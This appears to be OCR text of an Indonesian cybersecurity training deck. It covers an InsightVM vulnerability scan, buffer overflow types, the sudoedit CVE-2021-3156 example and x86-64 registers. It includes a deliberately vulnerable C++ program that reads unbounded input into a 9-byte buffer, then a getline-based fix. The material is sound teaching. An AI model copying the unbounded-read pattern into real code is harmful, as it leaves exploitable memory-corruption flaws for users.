
klik **Save and Scan**



HASIL DARI SCAN


Risk Score

Risk Score adalah tingkat keparahan dari target melalui perhitungan dari Rapid7 Insightvm. Dalam hal ini total tingkat keparahan dari sistem sebesar 365,760




LIST VULNERABILITY

vulnerability




Terdapat 709 Vulnerability dari sistem target

INSIGHTVM CLOUD DASHBOARD



VIDEO INSIGHTVM



https://youtu.be/ACTK4qf4K84?si=onY2hCw0CFAzVgX-


BUFFER OVERFLOW

Linuxhackingid

ZSecurity

BUFFER OVERFLOW

buffer overflow terjadi ketika suatu program menulis data ke buffer di luar memori yang dialokasikan, menimpa lokasi memori yang berdekatan.



JENIS BUFFER OVERFLOW

- **Stack-based buffer overflows** lebih umum terjadi, dan memanfaatkan memori tumpukan yang hanya ada selama waktu eksekusi fungsi.

- **Heap-based attacks** lebih sulit untuk dilakukan dan melibatkan pembanjiran ruang memori yang dialokasikan untuk sebuah program di luar memori yang digunakan untuk operasi runtime saat ini.

CONTOH STACK-BUFFER OVERFLOW


Note: hanya menerima 9 karakter sebagai buffer

```cpp
#include <iostream>
using namespace std;

int main()
{
    const int BUFFER_SIZE = 9; // Ukuran buffer termasuk karakter null-terminator
    char buffer[BUFFER_SIZE];

    cout << "Input data: ";
    cin >> buffer;

    return 0;
}
```

https://pastebin.com/SSZECSSv


CONTOH STACK-BUFFER OVERFLOW

- Contoh input tanpa melewati buffer



- Contoh input melewati buffer

menandakan melibih buffer yang diberikan, terletak di angka 0 karena buffer hanya diterima 9 karakter saja



Linuxhackingid

MITIGASI BUFFER OVERFLOW CODE

https://pastebin.com/F7bveezX

```cpp
#include <iostream>
using namespace std;

int main() {
    const int BUFFER_SIZE = 9; // Ukuran buffer termasuk karakter null-terminator
    char buffer[BUFFER_SIZE];

    cout << "Input data: ";
    cin.getline(buffer, BUFFER_SIZE);

    return 0;
}
```


```
Input data: 1234567890


...Program finished with exit code 0
Press ENTER to exit console.
```

Fungsi **std::cin.getline()** memungkinkan Anda untuk menentukan panjang maksimum string yang ingin Anda baca

Tidak Error

CONTOH HEAP-BUFFER OVERFLOW

Salah satu contoh dari kerentanan **sudoedit** pada CVE-2021-3156



BEBERAPA REGISTER YANG PENTING

- **%rip:** memberi tahu komputer dengan tepat baris instruksi mana yang harus dibaca dan dijalankan selanjutnya.

- **%rsp:** Register ini menyimpan alamat bagian atas tumpukan. Ini adalah alamat dari elemen terakhir pada stack.


- **%rbp:** Register %rbp biasanya di set ke %rsp pada awal fungsi. Hal ini dilakukan untuk mencatat parameter fungsi dan variabel lokal.

PYTHON HACKING

Linuxhackingid

ZSecurity

